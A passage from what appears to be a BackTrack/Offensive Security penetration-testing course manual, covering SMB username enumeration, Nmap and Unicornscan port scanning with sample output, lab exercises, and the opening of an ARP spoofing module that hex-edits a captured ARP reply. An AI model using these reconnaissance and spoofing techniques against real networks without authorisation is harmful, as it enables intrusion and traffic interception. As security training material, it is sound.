
<http://www.securityfocus.com/infocus/1352>

<http://www.securityfriday.com/Topics/index.html>

3.4.2 Scanning for the Netbios Service

There are many tools to aid you in identifying computers running the Netbios services (Windows File Sharing) such as SMB4K and smbservercan.

SMB4k is a nice graphical frontend included in Backtrack





3.4.3 Enumerating Usernames

We can use more specialized tools such as the samrdump python script by Core Impact in order to enumerate usernames on a Windows Machine:

```
BT smb-enum # ./samrdump.py 192.168.9.188
Retrieving endpoint list from 192.168.9.188
Trying protocol 445/SMB...
Found domain(s):
. SRV2
. Builtin
Looking up users in domain SRV2
Found user: Administrator, uid = 500
Found user: backup, uid = 1006
Found user: Guest, uid = 501
Found user: IUSR_SRV2, uid = 1002
Found user: IWAM_SRV2, uid = 1003
Found user: sqlusr, uid = 1005
Found user: TsInternetUser, uid = 1000
Administrator (500)/Enabled: true
Administrator (500)/Last Logon: Thu, 11 Jan 2007 14:13:26
Administrator (500)/Last Logoff: fux
BT smb-enum #
```



3.4.4 Exercise 11

Lab Requirements:

- BackTrack.
 - Internet connection.
 - Connectivity to the “Offensive Security Labs”
-
- 1.** Connect to the Offensive Security labs. Identify all machines running the SMB service. Gather all the possible usernames you can get from the Windows machines. We will be using them later in our Password attacks.
 - 2.** Update this information in your Leo file.



4. Module 4- Port Scanning

A note from the authors

Port scanning is the process of checking for open TCP or UDP ports on a machine. Please note that port scanning is considered illegal in many countries and should not be performed outside the labs.

If you are unfamiliar with port scanning, please review the following link:

http://insecure.org/nmap/nmap_doc.html



4.1 TCP Port Scanning Basics

The theory behind TCP port scanning is based on the 3 way TCP handshake. The TCP RFC states that when a SYN is sent to an open port, an ACK should be sent back. So the process of port scanning involves attempting to establish a 3 way handshake with given ports. If they respond and continue the handshake, the port is open – otherwise, an RST is sent back.

In a previous chapter we looked at Netcat and examined its abilities to read and write to TCP ports. In fact, Netcat can be used as a simple port scanner as well.

The following syntax is used to perform a port scan using Netcat. We'll scan ports 24-26 on 192.168.0.10 (our mail server):

```
BT ~ # nc -vv -z -w2 192.168.0.10 24-26
192.168.0.10: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.10] 26 (?) : Connection refused
(UNKNOWN) [192.168.0.10] 25 (smtp) open
(UNKNOWN) [192.168.0.10] 24 (?) : Connection refused
sent 0, rcvd 0
BT ~ #
```



Look at the ethereal dump that was generated due to this scan:

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.0.143	192.168.0.10	TCP	40221 > 26 [SYN] Seq=0 Len=0
2	0.000438	192.168.0.10	192.168.0.143	TCP	26 > 40221 [RST, ACK] Seq=0 Len=0
3	0.009632	192.168.0.143	192.168.0.10	TCP	36417 > 25 [SYN] Seq=0 Len=0
4	0.009934	192.168.0.10	192.168.0.143	TCP	25 > 36417 [SYN, ACK] Seq=0 Len=0
5	0.009955	192.168.0.143	192.168.0.10	TCP	36417 > 25 [ACK] Seq=1 Ack=1
6	0.010075	192.168.0.143	192.168.0.10	TCP	36417 > 25 [FIN, ACK] Seq=1 Ack=1
7	0.011194	192.168.0.143	192.168.0.10	TCP	54088 > 24 [SYN] Seq=0 Len=0
8	0.011430	192.168.0.10	192.168.0.143	TCP	24 > 54088 [RST, ACK] Seq=0 Len=0
9	0.028926	192.168.0.10	192.168.0.143	TCP	25 > 36417 [ACK] Seq=1 Ack=2
10	0.028982	192.168.0.10	192.168.0.143	TCP	41543 > 113 [SYN] Seq=0 Len=0

Frame 4 (74 bytes on wire, 74 bytes captured)
Ethernet II, Src: 00:0d:61:43:45:46 (00:0d:61:43:45:46), Dst: 00:15:58:27:69:7f (00:15:58:27:69:7f)
Internet Protocol, Src: 192.168.0.10 (192.168.0.10), Dst: 192.168.0.143 (192.168.0.143)
Transmission Control Protocol, Src Port: 25 (25), Dst Port: 36417 (36417), Seq: 0, Ack: 1, Len: 0

```
0000 00 15 58 27 69 7f 00 0d 61 43 45 46 08 00 45 00  ..X'i... aCEF.E.  
0010 00 3c 00 00 40 00 40 06 b8 d2 c0 a8 00 0a c0 a8  .<..@.@. ....  
0020 00 8f 00 19 8e 41 a0 59 c0 5a f9 51 bc dc a0 12  ....A.Y .Z.Q....  
0030 16 a0 91 72 00 00 02 04 05 b4 04 02 08 0a 00 8d  ...r.....
```

File: "/tmp/etherXXXXaqpW19" 1335 Bytes 00... P: 15 D: 15 M: 0 Drops: 0

Please check this capture and try to account for packets 1 - 8.



4.2 UDP Port Scanning Basics

Since UDP is stateless and does not involve a 3 way handshake, the mechanism behind UDP port scanning is different. Before reading on, try using your newly learnt Google skills to independently read up on UDP port scanning, and try to understand the underlying mechanisms involved.

4.3 Port Scanning Pitfalls

- UDP port scanning is often unreliable, as ICMP packets are often dropped by firewalls and routers. This can lead to false positives in our scan, and we'll often see UDP port scans showing all UDP ports open on a scanned machine. Please be aware of this.
- Most port scanners do not scan all available ports and usually have a preset list of “interesting ports” which are scanned.

4.4 Nmap

Nmap is probably one of the most comprehensive port scanners to date.

Looking at the Nmap usage might be daunting at first. However, once you start scanning you will quickly get accustomed to the syntax.

In BackTrack, the Nmap configuration files (such as the default port scan list) are located in `/usr/local/share/nmap/`.

Notice that when running Nmap as a root user, certain defaults are assumed (eg. SYN scans).

We'll start with a simple port scan on 192.168.0.110. Note that running this scan



as a root user is actually equivalent to running `nmap -sS 192.168.0.110`:

```
BT ~ # nmap 192.168.0.110
```

```
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2006-10-28 16:24 GMT
```

```
Interesting ports on 192.168.0.110:
```

```
Not shown: 1664 closed ports
```

```
PORT      STATE SERVICE
```

```
21/tcp    open  ftp
```

```
25/tcp    open  smtp
```

```
80/tcp    open  http
```

```
119/tcp   open  nntp
```

```
135/tcp   open  msrpc
```

```
139/tcp   open  netbios-ssn
```

```
443/tcp   open  https
```

```
445/tcp   open  microsoft-ds
```

```
563/tcp   open  snews
```

```
1025/tcp  open  NFS-or-IIS
```

```
1026/tcp  open  LSA-or-nterm
```

```
1027/tcp  open  IIS
```

```
1755/tcp  open  wms
```

```
3372/tcp  open  msdtc
```

```
6666/tcp  open  irc-serv
```

```
7007/tcp  open  afs3-bos
```

```
MAC Address: 00:0C:29:C6:B3:23 (VMware)
```

```
Nmap finished: 1 IP address (1 host up) scanned in 1.524 seconds
```

```
BT ~ #
```

We've identified many open ports on 192.168.0.110, but are these all the open ports on this machine?



Let's try port scanning all of the available ports on this machine by explicitly specifying the ports to be scanned:

```
BT ~ # Nmap-p 1-65535 192.168.0.110

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2006-10-28 16:28 GMT
Interesting ports on 192.168.0.110:
Not shown: 65517 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http
119/tcp   open  nntp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
563/tcp   open  snews
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
1027/tcp  open  IIS
1755/tcp  open  wms
3372/tcp  open  msdtc
6666/tcp  open  irc-serv
8328/tcp  open  unknown
30001/tcp open unknown
50203/tcp open unknown
MAC Address: 00:0C:29:C6:B3:23 (VMware)

Nmap finished: 1 IP address (1 host up) scanned in 3.627 seconds
BT ~ #
```

Notice how we've discovered some open ports which were not initially scanned because they are not present in the Nmap default port configuration file (/usr/local/share/nmap/nmap-services).



4.5 Scanning across the network

Rather than scanning a single machine for all ports, let's scan all the machines for one port (139.) This example could be useful for identifying all the computers running Netbios / SMB services:

```
BT ~ # nmap -p 139 192.168.0.*

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2006-10-28 16:48 GMT
Interesting ports on 192.168.0.1:
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
MAC Address: 00:50:04:70:E9:D4 (3com)

Interesting ports on 192.168.0.3:
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
MAC Address: 00:14:85:24:2B:15 (Giga-Byte)

Interesting ports on 192.168.0.10:
PORT      STATE SERVICE
139/tcp   closed netbios-ssn
MAC Address: 00:0D:61:43:45:46 (Giga-Byte Technology Co.)

Interesting ports on 192.168.0.75:
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
MAC Address: 00:0C:29:BC:09:A4 (VMware)

Interesting ports on 192.168.0.110:
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
MAC Address: 00:0C:29:C6:B3:23 (VMware)

Interesting ports on 192.168.0.143:
PORT      STATE SERVICE
139/tcp   closed netbios-ssn

Interesting ports on 192.168.0.157:
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
MAC Address: 00:0C:29:41:40:45 (VMware)

Nmap finished: 256 IP addresses (7 hosts up) scanned in 17.842 seconds
BT ~ #
```

The scan is completed, but we see that the output is not script friendly. Nmap



supports several output formats. One of my favorite is the “greppable” format (-oG):

```
BT ~ # nmap -p 139 192.168.0.* -oG 139.txt
BT ~ # cat 139.txt
Nmap 4.11 scan initiated Sat Oct 28 16:49:37 2006 as: Nmap-p 139 -oG 139.txt 192.168.0.*
Host: 192.168.0.1 () Ports: 139/open/tcp/netbios-ssn///
Host: 192.168.0.3 () Ports: 139/open/tcp/netbios-ssn///
Host: 192.168.0.10 () Ports: 139/closed/tcp/netbios-ssn///
Host: 192.168.0.75 () Ports: 139/open/tcp/netbios-ssn///
Host: 192.168.0.110 () Ports: 139/open/tcp/netbios-ssn///
Host: 192.168.0.143 () Ports: 139/closed/tcp/netbios-ssn///
Host: 192.168.0.157 () Ports: 139/open/tcp/netbios-ssn///
Nmap run completed at Sat Oct 28 16:49:55 2006 -- 256 IP addresses (7 hosts up) scanned in
17.646 seconds
BT ~ # cat 139.txt |grep open |cut -d" " -f2
192.168.0.1
192.168.0.3
192.168.0.75
192.168.0.110
192.168.0.157
BT ~ #
```

We've found several IP addresses with open port 139. However we still do not know which operating systems are present on these IPs.

Nmap has a wonderful feature called “OS Fingerprinting” (-O). This feature attempts to guess the underlying operating system by inspecting the packets received from the machine. As it turns out, each vendor implements the TCP/IP stack slightly differently (default ttl values, windows size), and these differences create an almost unique “fingerprint”.



```
BT ~ # nmap -O 192.168.0.1

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2006-10-28 17:00 GMT
Interesting ports on 192.168.0.1:
Not shown: 1674 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
3389/tcp  open  ms-term-serv
MAC Address: 00:50:04:70:E9:D4 (3com)
Device type: general purpose
Running: Microsoft Windows 2003/.NET
OS details: Microsoft Windows 2003 Server SP1

Nmap finished: 1 IP address (1 host up) scanned in 16.522 seconds
BT ~ #
```

We see that 192.168.0.1 is most probably running Windows – possibly Windows 2003 Server, SP1.

Let's use this technique to identify all the IPs we found with open port 139. However, rather than performing five separate scans, let's use an input file containing the IPs we want Nmap to scan (-iL):

```
BT ~ # cat 139.txt |grep open |cut -d" " -f2 >139-ips.txt
BT ~ # nmap-O -iL 139-ips.txt -oG 139-os.txt
BT ~ # cat 139-os.txt |grep open|cut -d":" -f4
Microsoft Windows 2003 Server SP1      Seq Index
Microsoft Windows 2003 Server, 2003 Server SP1 or XP Pro SP2  Seq Index
Windows 2000 Professional or Advanced Server, or Windows XP Seq Index
Windows 2000 Professional or Advanced Server, or Windows XP Seq Index
Linux 2.4.0 - 2.5.20  Seq Index
BT ~ #
```



Nmap can also help us in identifying services on specific ports by banner grabbing (-sV):

```
BT ~ # nmap -sV 192.168.0.110

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2006-10-28 17:18 GMT
Interesting ports on 192.168.0.110:
Not shown: 1665 closed ports
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd 5.0
25/tcp    open  smtp             Microsoft ESMT 5.0.2195.6713
80/tcp    open  http             Microsoft IIS  webserver 5.0
119/tcp   open  nntp             Microsoft NNTP Service 5.0.2195.6702 (posting ok)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn
443/tcp   open  https?
445/tcp   open  microsoft-ds    Microsoft Windows 2000 microsoft-ds
563/tcp   open  snews?
1025/tcp  open  mstask          Microsoft mstask
1026/tcp  open  msrpc           Microsoft Windows RPC
1027/tcp  open  msrpc           Microsoft Windows RPC
1755/tcp  open  wms?
3372/tcp  open  msdtc?
6666/tcp  open  nsunicast      Microsoft Windows Media Unicast Service (nsum.exe)

MAC Address: 00:0C:29:C6:B3:23 (VMware)
Service Info: Host: DC; OS: Windows

Nmap finished: 1 IP address (1 host up) scanned in 77.371 seconds
BT ~ #
```

Nmap has dozens of other usage options – take the time to review and practice them.



4.5.1 Exercise 11

Lab Requirements:

- BackTrack
- Internet connection.
- Connectivity to the “Offensive Security” Labs.

1. Use Nmap to identify all live hosts. Scan the local network and identify:

1. Operating System Versions
2. Open ports (TCP/UDP)
3. Services and their versions (banners).

2. Update your Leo file with the information found.



4.6 Unicornscan

Unicornscan is an attempt at a User-land Distributed TCP/IP stack. It is intended to provide a researcher with a superior interface for introducing a stimulus into and measuring a response from a TCP/IP enabled device or network. Although it currently has hundreds of individual features, a main set of abilities includes:

- Asynchronous stateless TCP scanning with all variations of TCP Flags.
- Asynchronous stateless TCP banner grabbing.
- Asynchronous protocol specific UDP Scanning.
- Active and Passive remote OS, application.
- PCAP file logging and filtering.
- Relational database output.
- Custom module support.
- Customized data-set views.

Unicornscan can also be used as a VERY fast stateless scanner. The main difference between Unicornscan and other scanners such as Nmap, is that Unicornscan has its own TCP/IP stack. This enables us to scan asynchronously - with one thread sending SYNs and the other thread receiving the responses.

I once had to map all the HTTP servers on an Internal class B network (65000 + IP address space) using Unicornscan. This took under 3 minutes.

As with Nmap, Unicornscan has detailed usage information that can be read by issuing the *unicornscan -h* command.



Let's try a simple portscan using Unicornscan:

```
BT ~ # unicornscan 192.168.0.110
TCP open      ftp[ 21]          from 192.168.0.110  ttl 128
TCP open      smtp[ 25]        from 192.168.0.110  ttl 128
TCP open      http[ 80]        from 192.168.0.110  ttl 128
TCP open      nntp[ 119]       from 192.168.0.110  ttl 128
TCP open      epmap[ 135]     from 192.168.0.110  ttl 128
TCP open      netbios-ssn[ 139] from 192.168.0.110  ttl 128
TCP open      https[ 443]     from 192.168.0.110  ttl 128
TCP open      microsoft-ds[ 445] from 192.168.0.110  ttl 128
TCP open      nntp[ 563]      from 192.168.0.110  ttl 128
TCP open      blackjack[ 1025] from 192.168.0.110  ttl 128
TCP open      cap[ 1026]      from 192.168.0.110  ttl 128
TCP open      exosee[ 1027]   from 192.168.0.110  ttl 128
TCP open      ms-streaming[ 1755] from 192.168.0.110  ttl 128
TCP open      unknown[ 6666]  from 192.168.0.110  ttl 128
BT ~ #
```

Now let's try a network wide scan on port 139:

```
BT ~ # unicornscan 192.168.0.0/24:139
TCP open      netbios-ssn[ 139] from 192.168.0.1  ttl 128
TCP open      netbios-ssn[ 139] from 192.168.0.3  ttl 128
TCP open      netbios-ssn[ 139] from 192.168.0.75  ttl 128
TCP open      netbios-ssn[ 139] from 192.168.0.110  ttl 128
TCP open      netbios-ssn[ 139] from 192.168.0.157  ttl 64
BT ~ #
```



Unicorns can log all input to a database, for easier analysis, using the `-epgsqldb` option.

This feature is especially convenient for scanning large networks and then searching for specific information using database queries.

The database can be set up using the BackTrack Menu:

BackTrack -> Scanners-> Port Scanners ->Unicorns can pgsqldb.

```
BT ~ # unicorns can -epgsqldb 192.168.0.110
TCP open          ftp[ 21]          from 192.168.0.110  ttl 128
TCP open          smtp[ 25]        from 192.168.0.110  ttl 128
TCP open          http[ 80]        from 192.168.0.110  ttl 128
TCP open          nntp[ 119]       from 192.168.0.110  ttl 128
TCP open          epmap[ 135]     from 192.168.0.110  ttl 128
TCP open          netbios-ssn[ 139] from 192.168.0.110  ttl 128
TCP open          https[ 443]     from 192.168.0.110  ttl 128
TCP open          microsoft-ds[ 445] from 192.168.0.110  ttl 128
TCP open          nntp[ 563]      from 192.168.0.110  ttl 128
TCP open          blackjack[ 1025] from 192.168.0.110  ttl 128
TCP open          cap[ 1026]      from 192.168.0.110  ttl 128
TCP open          exosee[ 1027]   from 192.168.0.110  ttl 128
TCP open          ms-streaming[ 1755] from 192.168.0.110  ttl 128
TCP open          unknown[ 6666]  from 192.168.0.110  ttl 128
BT ~ #
```



Unicornscan FE - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

http://127.0.0.1/unicornscan/index.php

Remote-Exploit Milw0rm Metasploit Securityfocus Packet Storm 网络安全焦点 SomaFM

Show Scans Show Scan Data Time 10/28/06 06:28:50 PM

Displaying All Scans

Search Query `select * from uni_ipreport where true and proto=6 order by tstamp, utstamp desc limit 30 offset 0`

Scan Data

scans

protocol TCP time

type

local port remote port

send_addr host_addr

trace_addr ttl

flags window_size

sort by tstamp

order desc limit 30

banner

os

Submit Reset


View	scanid	port	type	host	trace	ttl	tstamp	seq	win	banner	os
Pkt Del	1	1026	TCP -S--A---	192.168.0.110	...	128	10/28/06 06:28:09 PM	0x7fffffff	64240		
Pkt Del	1	80	TCP -S--A---	192.168.0.110	...	128	10/28/06 06:28:09 PM	0x7fffffff	64240		
Pkt Del	1	1025	TCP -S--A---	192.168.0.110	...	128	10/28/06 06:28:09 PM	0x7fffffff	64240		
Pkt Del	1	25	TCP -S--A---	192.168.0.110	...	128	10/28/06 06:28:09 PM	0x7fffffff	64240		
Pkt Del	1	1755	TCP -S--A---	192.168.0.110	...	128	10/28/06 06:28:09 PM	0x7fffffff	64240		
Pkt Del	1	1027	TCP -S--A---	192.168.0.110	...	128	10/28/06 06:28:09 PM	0x7fffffff	64240		
Pkt Del	1	135	TCP -S--A---	192.168.0.110	...	128	10/28/06 06:28:09 PM	0x7fffffff	64240		
Pkt Del	1	21	TCP -S--A---	192.168.0.110	...	128	10/28/06 06:28:09 PM	0x7fffffff	64240		
Pkt Del	1	6666	TCP -S--A---	192.168.0.110	...	128	10/28/06 06:28:09 PM	0x7fffffff	64240		
Pkt Del	1	139	TCP -S--A---	192.168.0.110	...	128	10/28/06 06:28:09 PM	0x7fffffff	64240		
Pkt Del	1	563	TCP -S--A---	192.168.0.110	...	128	10/28/06 06:28:10 PM	0x7fffffff	64240		
Pkt Del	1	445	TCP -S--A---	192.168.0.110	...	128	10/28/06 06:28:10 PM	0x7fffffff	64240		
Pkt Del	1	119	TCP -S--A---	192.168.0.110	...	128	10/28/06 06:28:10 PM	0x7fffffff	64240		
Pkt Del	1	443	TCP -S--A---	192.168.0.110	...	128	10/28/06 06:28:10 PM	0x7fffffff	64240		

Done Proxy: None Tor Disabled



BackTrack has several other port scanners and frontends such as Autoscan, Umit, NmapFE etc.

Umit is an Nmap frontend which is growing increasingly popular.



Going the extra mile (12 points)

Unicorns can actually not a port scanner, but a “Payload Sender”. You can use Unicorns can to send various payloads, from SNMP GET requests, to evil exploit buffers (imagine generating exploit payloads at 1000 IPs a second...).

Do some research and create an HTTP HEAD request payload.



5. Module 5- ARP Spoofing

A note from the authors

ARP spoofing is a horrendous attack vector. It is very easy to implement and can have disastrous effects on a local network. If you do not know the difference between the switch and a hub, or if you are unfamiliar with the concept of ARP spoofing, please visit the following links:

http://en.wikipedia.org/wiki/ARP_spoofing


<http://www.oxid.it/downloads/apr-intro.swf>

5.1 The Theory

The theory behind ARP spoofing is that since ARP replies are not verified or checked in any way, an attacker can send a spoofed ARP reply to a victim machine, thereby poisoning its ARP cache. Once we control the ARP cache, we can redirect traffic from that machine at will, in a switched environment.

5.2 Doing it the hard way

Our task is to capture traffic between a victim and a gateway on a switched network. We will be doing this by capturing an ARP request and then HEX editing it to suit our needs. Once we've edited it, we will resend the packet to the network using file2cable.



We'll capture this ARP reply, save it to disk and open it with a HEX editor.

```

Shell - Konsole <2>
File: arp          ASCII Offset: 0x00000000 / 0x0000003F (%00)
00000000  00 15 58 27 69 7F 00 90  D0 23 D4 E6 08 06 00 01  .X'i...#.....
00000010  08 00 06 04 00 02 00 90  D0 23 D4 E6 C0 A8 02 01  .....#.....
00000020  00 15 58 27 69 7F C0 A8  02 66 00 00 00 00 00 00  .X'i...f.....
00000030  00 00 00 00 00 00 00 00  00 00 00 00 02 F8 BB 88  .....
^G Help  ^C Exit (No Save)  ^T goTo Offset  ^X Exit and Save  ^W Search

```

Before you freak out, take a deep breath and notice the following:

- ARP packet Destination: 00:15:58:27:69:7f
- ARP packet Source 00:90:d0:23:d4:e6
- Sender MAC address: 00:90:d0:23:d4:e6
- Sender IP address: 192.168.2.1 (c0 a8 02 01)

(These IPs are NOT relevant for the labs, they just show **my** network.)

Can you identify these addresses in the packet? Take a minute or so to do this.


Now that we have an ARP reply template, let's modify it with our HEX editor in order to implement an ARP spoofing attack in our network.

- Gateway : 192.168.2.1 – 00:90:D0:23:D4:E6
- Attacker : 192.168.2.102 - 00:15:58:27:69:7F
